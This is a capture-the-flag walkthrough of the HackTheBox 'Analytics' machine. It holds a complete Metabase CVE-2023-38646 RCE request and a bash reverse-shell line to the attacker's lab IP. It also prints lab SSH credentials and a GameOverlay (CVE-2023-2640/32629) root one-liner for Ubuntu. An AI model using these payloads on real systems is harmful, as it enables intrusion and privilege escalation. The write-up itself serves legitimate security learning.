HackTheBox - Analytics Walkthrough
This box is one of those that has the vibe of significant difficulty, yet gets relatively simple once you are familiar with source code inspection and Googling your way around. The most difficult part is disclosing the version number of the product in use for RCE. However, the core vulnerabilities within this challenge mainly focus on abusing existing CVEs through old versions to both gain access and escalate your privilege.
Enumeration
As always, do an nmap scan…
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-07 15:51 +07
Nmap scan report for 10.10.11.233
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 secondsAnd i found that this page will redirect you to http://analytical.htb/


Look around in the source code and i suddenly found a different subdomain called data.analytical.htb
Screenshot of http://data.analytical.htb

Seems like some sort of BI tool, their official page said it’s used for analyzing data from different sources then visualize them with beautiful graphs and such… But our eventual goal is to hack it, so first as always, check to see if the website is running under an outdated and vulnerable version.
I found this

seems like it’s running version 0.46.6, now let’s me google a bit to see if that version is vulnerable or anything… and yes turns out it does, that version is vulnerable to CVE-2023-38646
Foothold


So a bit of google afterward and i found this post which describes how this vulnerability works, so first access http://data.analytical.htb/api/session/properties to grab the setup token. And the setup-token is 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
Then try to make a POST request to /api/setup/validate with the following content and yep, it does seem like we can provide a custom database for Metabase to connect to, which proves that this application is indeed vulnerable
Exploitation
Found this post which help provide arbitrary command https://github.com/securezeron/CVE-2023-38646/tree/main
First base64 encode your payload, remember to replace 10.10.14.68 with your address as well as port 1337 of your choice
echo 'bash -i >& /dev/tcp/10.10.14.68/1337 0>&1' | base64
# produce "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42OC8xMzM3IDA+JjEK"then simply create a new POST request to /api/set/validate with the following content… but replace <payload> with the base64-encoded string from above.
POST http://data.analytical.htb/api/setup/validate HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Content-Type: application/json
Origin: http://data.analytical.htb
Content-Length: 463


{
	"token" : "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
	"details" : {
		"details" : {
			"db" : "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,<payload>}|{base64,-d}|{bash,-i}')\n$$--=x"
		},
		"name" : "x",
		"engine" : "h2"
	}
}Now spawn a listener and send the request

and I spawned a revshell !
Privilege Escalation
So i tried to look around a bit and found a file called /.dockerenv

which mean we are running inside a Docker container and there is nothing inside /home/metabase… Time to escape !!!
After doing a bit of basic tricks around the container, nothing good was found, but i did come across folder called metabase.db, navigate to it and there will be two files metabase.db.mv.db and metabase.db.trace.db.

A little bit of research and it turns out that metabase.db.tace.db is only used to store logs about the application whilst metabase.db.mv.db stores the actual database content of the dashboard. So i downloaded the file and used DBeaver to explore the database file ( since this file requires H2 driver )
But after a bit of brute forcing the credentials inside that file, it turns out to be a pretty bad tactic since the hashes inside it do not seem to be easily cracked, so i tried to peak at the environment variables instead and i saw some juicy info

So i found a username and password called metalytics and An4lytics_ds20223# which i thought “Maybe this is the SSH credentials” and Bingo! it is…

Now simply grab the user flag then move on to a full-scale escalation. So after a bit of digging, i checked the kernel version as well as seeing if i was allowed to run anything as root by doing sudo -i
But no good results

The sudo version is relatively new as well which is version 1.9.9, but when i do uname -a, it seems like the box is running Ubuntu 22.04.2

So did a bit of researching and googling, then i found that this version is vulnerable to CVE-2023-2640 and CVE-2023-32629 according to this post. So i tried it the following lines of commands…
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
> setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*; u/python3 -c 'import os;os.setuid(0);os.system(\"whoami\")'"and it was indeed vulnerable.

Now it’s only the matter of grabbing the flag.

Stay hacky, fellas 🔥 and remember...
// Don't give up
Sometimes the bug is right in front of your nose, but maybe you are busy overthinking, being tired, or simply require more time to learn... So take breaks if you want but NEVER GIVE UP!
# Be persistent
Not all machines in the world are vulnerable to any specific kind of vulnerability, it all depends honestly. So it will require patience to figure things out
/* Stay calm */
If you are unable to spot a vulnerability in a day, that's completely normal... These things can easily lead to burnout so remember to stay calm and take breaks.
Copyright © 2025 Hackernese

